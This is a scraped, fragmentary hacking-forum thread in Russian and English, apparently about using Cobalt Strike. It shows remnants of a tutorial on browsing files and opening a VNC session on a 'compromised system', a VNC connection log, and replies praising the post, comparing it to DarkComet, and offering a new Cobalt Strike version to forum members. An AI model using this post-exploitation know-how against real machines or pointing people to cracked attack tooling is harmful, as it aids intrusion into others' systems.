


Продолжая смотреть меню, мы можем наткнутся на функцию **File Browser**, не сложно догадаться, что она делает:



In the end, I want to show the possibility of implementing VNC:





The connection does not occur immediately, but do not worry, after a few attempts, "cobalt" will create a session, and you can watch the screen of the compromised system:

```
[!] [VNC] could not connect to 10.0.2.15:7091 (Connection refused (Connection refu
sed))
[!] [VNC] could not connect to 10.0.2.15:7091 (Connection refused (Connection refu
sed))
[!] [VNC] could not connect to 10.0.2.15:7091 (Connection refused (Connection refu
sed))
[!] [VNC] could not connect to 10.0.2.15:7091 (Connection refused (Connection refu
sed))
[!] [VNC] could not connect to 10.0.2.15:7091 (Connection refused (Connection refu
sed))
[+] [VNC] I am connected.
Aug 25, 2021 9:39:42 PM com.glavsoft.rfb.protocol.state.HandshakeState handshake
INFO: Waiting to receive protocol string
Aug 25, 2021 9:39:42 PM com.glavsoft.rfb.protocol.state.HandshakeState handshake
```

sijiloso

RAID User

```
INFO: Security Types received (2): [1, 16]
Aug 25, 2021 9:39:43 PM com.glavsoft.rfb.protocol.state.SecurityTypeState negotiat
eAboutSecurityType
INFO: Security Type accepted: TIGHT AUTHENTICATION
```

> Eligos said:

Click to expand...

thank you glockman for sharing this jewel I thank you good day

P.S. By the way, recently there was a new version 4.4

Taken from cybersec.org

Complaint Like + Quotation Answer

Eligos

m0dHEX

HDD-drive User

30.08.2021 New #3

thanks for such a wonderful article, zaikosik

Complaint Like + Quotation Answer

Eligos

n3xtr4n
(L3) cache User

30.08.2021 New #4

Th you very much, this is amazing thread. much appreciations

Complaint Like + Quotation Answer

r1z
(L3) cache User

01.09.2021 New #5

Nice share bro; you can also get CS 4.4 from think link! only for XSS members

Complaint Like + Quotation Answer

Veil
(L3) cache User

01.09.2021 New #6

> Eligos said:
>
> children will squeak with delight, it's cooler than their favorite "DarkKomet" :).

What a familiar expression. I even know who they slipped it from.

Complaint Like + Quotation Answer

> Apollo11

r1z
(L3) cache User

01.09.2021 New #7

> Veil said:
>
> What a familiar expression.
> I even know who they slammed it from.

keep up bro : -)

Complaint Like + Quotation Answer

Veil
(L3) cache Пользователь

01.09.2021 Новое #8

> r1z сказал(а):
>
> keep up bro : -)

Главное он довольно простой и доступный начинающему юзеру. Дети будут пищать от восторга.
Это же круче чем их любимый "ДаркКомет" и прост , и незатейлив как грабли.
Гуишная оболочка очень удобная и наглядная. Функций значительно больше, чем в Армитаже.

Жалоба Like + Цитата Ответ

ev4ng3liya
CD-диск Пользователь

01.09.2021 Новое #9

Зачем было просто копировать статью с киберсека ?...

Жалоба Like + Цитата Ответ

r1z
(L3) cache Пользователь

Четверг в 00:08 Новое #10

> ev4ng3liya сказал(а):

> Why just copy an article from cyberseeker? ...

cybersec or cyberass have same potentiate... no worries; he already mention that.

Жалоба Like + Цитата Ответ

ev4ng3liya

CD-диск Пользователь

Четверг в 05:24 Новое #11

> r1z сказал(а):
>
> cybersec or cyberass have same potentiate... no worries; he already mention that.

Simply don't take and copy someone else's text, even stating where the information was taken from.

Жалоба Like + Цитата Ответ

Напишите ответ...

Прикрепить файлы Ответ